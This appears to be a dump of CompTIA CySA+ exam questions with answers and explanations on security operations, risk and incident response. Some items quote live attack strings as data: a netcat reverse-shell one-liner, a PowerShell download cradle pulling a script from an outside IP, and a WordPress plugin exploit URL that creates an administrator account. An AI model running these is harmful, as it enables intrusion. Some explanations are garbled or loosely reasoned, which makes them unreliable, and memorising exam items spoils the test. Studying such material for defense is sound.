Explanation:
The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system-cvss/

NEW QUESTION 116
A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?

A. Reconnaissance
B. Weaponization
C. Exploitation
D. Installation

Answer: B

Explanation:
Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a
malicious payload to use against a target. In this case, the disgruntled open-source developer has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository.
References: The answer was based on the web search results from Bing, especially the following sources:
? Cyber Kill Chain® | Lockheed Martin, which states: “In the weaponization step, the
adversary creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities.”
? The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council, which
states: “In the weaponization stage, all of the attacker’s preparatory work culminates in the creation of malware to be used against an identified target.”
? What is the Cyber Kill Chain? Introduction Guide - CrowdStrike, which states:
“Weaponization: The attacker creates a malicious payload that will be delivered to the target.”

NEW QUESTION 117
Which of the following statements best describes the MITRE ATT&CK framework?

A. It provides a comprehensive method to test the security of applications.
B. It provides threat intelligence sharing and development of action and mitigation strategies.
C. It helps identify and stop enemy activity by highlighting the areas where an attacker functions.
D. It tracks and understands threats and is an open-source project that evolves.
E. It breaks down intrusions into a clearly defined sequence of phases.

Answer: D

Explanation:
The MITRE ATT&CK framework is a knowledge base of cybercriminals’ adversarial behaviors based on cybercriminals’ known tactics, techniques and procedures (TTPs). It helps security teams model, detect, prevent and fight cybersecurity threats by simulating cyberattacks, creating security policies, controls and incident response plans, and sharing information with other security professionals. It is an open-source project that evolves with input from a global community of cybersecurity professionals1. References: What is the MITRE ATT&CK Framework? | IBM

NEW QUESTION 121
A team of analysts is developing a new internal system that correlates information from a variety of sources analyzes that information, and then triggers notifications according to company policy Which of the following technologies was deployed?

A. SIEM
B. SOAR
C. IPS
D. CERT

Answer: A

Explanation:
SIEM (Security Information and Event Management) technology aggregates and analyzes activity from many different resources across your IT infrastructure. The description of correlating information from various sources and triggering notifications aligns with the capabilities of a SIEM system.

NEW QUESTION 126
During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

A. Conduct regular red team exercises over the application in production
B. Ensure that all implemented coding libraries are regularly checked
C. Use application security scanning as part of the pipeline for the CI/CDflow
D. Implement proper input validation for any data entry form

Answer: C

Explanation:
Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

NEW QUESTION 129
While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

A. If appropriate logging levels are set
B. NTP configuration on each system
C. Behavioral correlation settings
D. Data normalization rules

Answer: B

Explanation:
The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23.
References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, What is SIEM? | Microsoft Security

NEW QUESTION 134
The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A. Single pane of glass
B. Single sign-on
C. Data enrichment
D. Deduplication

Answer: D

Explanation:
Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several
threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

NEW QUESTION 138
A security analyst detected the following suspicious activity:
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f Which of the following most likely describes the activity?

A. Network pivoting
B. Host scanning
C. Privilege escalation
D. Reverse shell

Answer: D

Explanation:
The command rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:
•rm -f /tmp/f deletes any existing file named /tmp/f
•mknod /tmp/f p creates a named pipe (FIFO) file named /tmp/f
•cat /tmp/f|/bin/sh -i 2>&1 reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output

•nc 10.0.0.1 1234 > tmp/f connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe
This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.
References Hack the Galaxy
Reverse Shell Cheat Sheet

NEW QUESTION 139
A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

A. Block the attacks using firewall rules.
B. Deploy an IPS in the perimeter network.
C. Roll out a CDN.
D. Implement a load balancer.

Answer: C

Explanation:
Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website12. References:
How to Stop a DDoS Attack: Mitigation Steps for Each OSI Layer, Application layer DDoS attack | Cloudflare

NEW QUESTION 140
A SOC analyst is analyzing traffic on a network and notices an unauthorized scan. Which of the following types of activities is being observed?

A. Potential precursor to an attack
B. Unauthorized peer-to-peer communication
C. Rogue device on the network
D. System updates

Answer: A

NEW QUESTION 141
Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

A. SLA
B. MOU
C. Best-effort patching
D. Organizational governance

Answer: A

Explanation:
An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer12
An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.
Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing. Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

NEW QUESTION 144
There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

A. Implement step-up authentication for administrators
B. Improve employee training and awareness
C. Increase password complexity standards
D. Deploy mobile device management

Answer: B

Explanation:
The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

NEW QUESTION 149
A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

A. Nmap
B. TCPDump
C. SIEM
D. EDR

Answer: B

Explanation:
TCPDump is the best tool to prove whether the server was experiencing a DoS attack related to half-open TCP sessions consuming memory. TCPDump is a command-line tool that can capture and analyze network traffic, such as TCP, UDP, and ICMP packets. TCPDump can help the administrator to identify the source and destination of the traffic, the TCP flags and sequence numbers, the packet size and frequency, and other information that can indicate a DoS attack. A DoS attack related to half-open TCP sessions is also known as a SYN flood attack, which is a type of volumetric attack that aims to exhaust the network bandwidth or resources of the target server by sending a large amount of TCP SYN requests and ignoring the TCP SYN-ACK responses. This creates a backlog of half-open connections on the server, which consume memory and CPU resources, and prevent legitimate connections from being established12. TCPDump can help the administrator to detect a SYN flood attack by looking for a high number of TCP SYN packets with different source IP addresses, a low number of TCP SYN-ACK packets, and a very low number of TCP ACK packets34. References: SYN flood DDoS attack | Cloudflare, What is a SYN flood attack and how to prevent it? | NETSCOUT, TCPDump - A Powerful Tool for Network Analysis and Security, How to Detect a SYN Flood Attack with TCPDump

NEW QUESTION 154
The security analyst received the monthly vulnerability report. The following findings were included in the report
• Five of the systems only required a reboot to finalize the patch application.
• Two of the servers are running outdated operating systems and cannot be patched
The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

A. Compensating controls
B. Due diligence
C. Maintenance windows
D. Passive discovery

Answer: A

Explanation:
Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

NEW QUESTION 157
An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

A. False positive
B. True negative
C. False negative
D. True positive

Answer: C

Explanation:
The correct answer is C. False negative.
A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.
A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

NEW QUESTION 160
Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

A. Command and control
B. Actions on objectives
C. Exploitation
D. Delivery

Answer: A

Explanation:
Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

NEW QUESTION 163
An analyst needs to provide recommendations based on a recent vulnerability scan:

Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?

A. SMB use domain SID to enumerate users
B. SYN scanner
C. SSL certificate cannot be trusted
D. Scan not performed with admin privileges

Answer: D

Explanation:
This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide1, “scanning without administrative privileges will result in a large number of false negatives and an incomplete scan”. Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

NEW QUESTION 165
After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

A. Avoid
B. Transfer
C. Accept
D. Mitigate

Answer: A

Explanation:
Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

NEW QUESTION 167
A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

```
rundll32.exe javascript:"\..\mshtml,RunHMTLApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.psl'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

A. Attacker is escalating privileges via JavaScript.
B. Attacker is utilizing custom malware to download an additional script.
C. Attacker is executing PowerShell script "AccessToken.psr.
D. Attacker is attempting to install persistence mechanisms on the target machine.

Answer: B

Explanation:
The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. ReferencesC: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

NEW QUESTION 171
Which of the following would eliminate the need for different passwords for a variety or internal application?

A. CASB
B. SSO
C. PAM
D. MFA

Answer: B

Explanation:
Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for

various internal applications, streamlining the authentication process.

NEW QUESTION 172
A vulnerability scan of a web server that is exposed to the internet was recently completed. A security analyst is reviewing the resulting vector strings:
Vulnerability 1: CVSS: 3.0/AV:N/AC: L/PR: N/UI : N/S: U/C: H/I : L/A:L Vulnerability 2: CVSS: 3.0/AV: L/AC: H/PR:N/UI : N/S: U/C: L/I : L/A: H Vulnerability 3: CVSS: 3.0/AV:A/AC: H/PR: L/UI : R/S: U/C: L/I : H/A:L Vulnerability 4: CVSS: 3.0/AV: P/AC: L/PR: H/UI : N/S: U/C: H/I:N/A:L
Which of the following vulnerabilities should be patched first?

A. Vulnerability 1
B. Vulnerability 2
C. Vulnerability 3
D. Vulnerability 4

Answer: A

NEW QUESTION 173
A Chief Information Security Officer (CISO) wants to disable a functionality on a business- critical web application that is vulnerable to RCE in order to maintain the minimum risk level with minimal increased cost.
Which of the following risk treatments best describes what the CISO is looking for?

A. Transfer
B. Mitigate
C. Accept
D. Avoid

Answer: B

NEW QUESTION 175
Which of the following risk management principles is accomplished by purchasing cyber insurance?

A. Accept
B. Avoid
C. Mitigate
D. Transfer

Answer: D

Explanation:
Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered

NEW QUESTION 180
An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:
/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator
Which of the following controls would work best to mitigate the attack represented by this snippet?

A. Limit user creation to administrators only.
B. Limit layout creation to administrators only.
C. Set the directory trx_addons to read only for all users.
D. Set the directory v2 to read only for all users.

Answer: A

Explanation:
Limiting user creation to administrators only would work best to mitigate the attack represented by this snippet. The snippet shows an attempt to exploit a zero-day vulnerability in the ThemeREX Addons WordPress plugin, which allows remote code execution by invoking arbitrary PHP functions via the REST-API endpoint /wp- json/trx_addons/V2/get/sc_layout. In this case, the attacker tries to use the wp_insert_user function to create a new administrator account on the WordPress site12. Limiting user creation to administrators only would prevent the attacker from succeeding, as they would need to provide valid administrator credentials to create a new user. This can be done by using a plugin or a code snippet that restricts user registration to administrators34. Limiting layout creation to administrators only, setting the directory trx_addons to read only for all users, and setting the directory v2 to read only for all users are not effective controls to mitigate the attack, as they do not address the core of the vulnerability, which is the lack of input validation and sanitization on the REST-API endpoint. Moreover, setting directories to read only may affect the functionality of the plugin or the WordPress site56. References: Zero-Day Vulnerability in ThemeREX Addons Now Patched - Wordfence, Mitigating Zero Day Attacks With a Detection, Prevention … - Spiceworks, How to Restrict WordPress User Registration to Specific Email …, How to Limit WordPress User Registration to Specific Domains, WordPress File Permissions: A Guide to Securing Your Website, WordPress File Permissions: What is the Ideal Setting?

NEW QUESTION 184
Which of the following is the most important factor to ensure accurate incident response reporting?

A. A well-defined timeline of the events
B. A guideline for regulatory reporting

C. Logs from the impacted system
D. A well-developed executive summary

Answer: A

Explanation:
A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:
? https://www.ibm.com/topics/incident-response
? https://www.crowdstrike.com/cybersecurity-101/incident-response/incident- response-steps/

NEW QUESTION 186
A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?

A. Trends
B. Risk score
C. Mitigation
D. Prioritization

Answer: B

Explanation:
A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly. https://www.comptia.org/training/books/cysa-cs0-003-study-guide

NEW QUESTION 188
An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

A. Access rights
B. Network segmentation
C. Time synchronization
D. Invalid playbook

Answer: C

Explanation:
Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23

NEW QUESTION 191
During a recent site survey. an analyst discovered a rogue wireless access point on the network. Which of the following actions should be taken first to protect the network while preserving evidence?

A. Run a packet sniffer to monitor traffic to and from the access point.
B. Connect to the access point and examine its log files.
C. Identify who is connected to the access point and attempt to find the attacker.
D. Disconnect the access point from the network

Answer: D

Explanation:
The correct answer is D. Disconnect the access point from the network.
A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices1234.
The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network. This will prevent any further damage or compromise of the network by blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation. Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency5.
The other options are not the best actions to take first, as they may not protect the network or preserve evidence effectively.
Option A is not the best action to take first, as running a packet sniffer to monitor traffic to and from the access point may not stop the rogue access point from causing harm to the network. A packet sniffer is a tool that captures and analyzes network packets, which are units of data that travel across a network. A packet sniffer can be useful for identifying and troubleshooting network problems, but it may not be able to prevent or block malicious traffic from a rogue access point. Moreover, running a packet sniffer may require additional time and resources, which could delay the response and mitigation of the incident5.
Option B is not the best action to take first, as connecting to the access point and examining its log files may not protect the network or preserve evidence. Connecting to the access point may expose the analyst's device or credentials to potential attacks or compromise by the rogue access point. Examining its log files may provide some information about the origin and activity of the rogue access point, but it may also alter or delete some evidence that could be useful for forensic analysis and investigation. Furthermore, connecting to the access point and examining its log files may not prevent or stop the rogue access point from continuing to harm the network5.
Option C is not the best action to take first, as identifying who is connected to the access point and attempting to find the attacker may not protect the network or preserve evidence. Identifying who is connected to the access point may require additional tools or techniques, such as scanning for wireless devices or analyzing network traffic, which could take time and resources away from responding and mitigating the incident. Attempting to find the attacker may also be difficult or impossible, as the attacker may use various methods to hide their identity or location, such as encryption, spoofing, or proxy servers. Moreover, identifying who is connected to the access point and attempting to find the attacker may not prevent or stop the rogue access point from causing further damage or compromise to

the network5.
References:
? 1 CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives
? 2 Cybersecurity Analyst+ - CompTIA
? 3 CompTIA CySA+ CS0-002 Certification Study Guide
? 4 CertMaster Learn for CySA+ Training - CompTIA
? 5 How to Protect Against Rogue Access Points on Wi-Fi - Byos
? 6 Wireless Access Point Protection: 5 Steps to Find Rogue Wi-Fi Networks …
? 7 Rogue Access Point - Techopedia
? 8 Rogue access point - Wikipedia
? 9 What is a Rogue Access Point (Rogue AP)? - Contextual Security

NEW QUESTION 192
An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

A. Passive network foot printing
B. OS fingerprinting
C. Service port identification
D. Application versioning

Answer: A

Explanation:
Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities. Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types: active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues. This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts.
OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning can help to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

NEW QUESTION 194
A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

A. Preparation
B. Validation
C. Containment
D. Eradication

Answer: C

Explanation:
After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise. ReferencesC: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

NEW QUESTION 197
A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

A. The NTP server is not configured on the host.
B. The cybersecurity analyst is looking at the wrong information.
C. The firewall is using UTC time.
D. The host with the logs is offline.

Answer: A

Explanation:
The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23. References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, Firewall rules logging: a closer look at our new network compliance and …

NEW QUESTION 200
A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

A. Deploy a WAF to the front of the application.
B. Replace the current MD5 with SHA-256.
C. Deploy an antivirus application on the hosting system.
D. Replace the MD5 with digital signatures.

Answer: B

Explanation:
The correct answer is B. Replace the current MD5 with SHA-256.
The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision- resistant hashing algorithm.
The other options are not the best suggestions to mitigate the vulnerability with the fewest changes to the current script and infrastructure. Deploying a WAF (web application firewall) to the front of the application (A) may help protect the web application from some common attacks, but it may not prevent hash collisions or detect malicious files. Deploying an antivirus application on the hosting system © may help scan and remove malicious files from the system, but it may not prevent hash collisions or block malicious files from being submitted. Replacing the MD5 with digital signatures (D) may help verify the authenticity and integrity of the files, but it may require significant changes to the current script and infrastructure, as digital signatures involve public-key cryptography and certificate authorities.

NEW QUESTION 201
The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT     STATE    SERVICE REASON
80/tcp   open     http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

A. An output of characters > and " as the parameters used m the attempt
B. The vulnerable parameter ID hccp://l72.31.15.2/1.php?id-2 and unfiltered characters returned
C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
D. The vulnerable parameter and characters > and " with a reflected XSS attempt

Answer: D

Explanation:
A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?id=2.

NEW QUESTION 205
A security analyst reviews the following results of a Nikto scan:

```
shared@LinuxHint: ~
File  Edit  View  Search  Terminal  Help
---------------------------------------------------------------------------
+ Server: Apache
+ Root page / redirects to: https://www.proz.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ File/dir '/crawler-pit/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile$/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile/$/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile?/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile/?/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/translator/23725/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile/127329$/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/?sp=login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/?sp=404/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/translation-news/wp-admin/' in robots.txt returned a non-forbidden or redirect HTTP code (500)
+ "robots.txt" contains 10 entries which should be manually viewed.
+ lines
+ /crossdomain.xml contains 1 line which should be manually viewed for improper domains or wildcards.
+ Server is using a wildcard certificate: '*.proz.com'
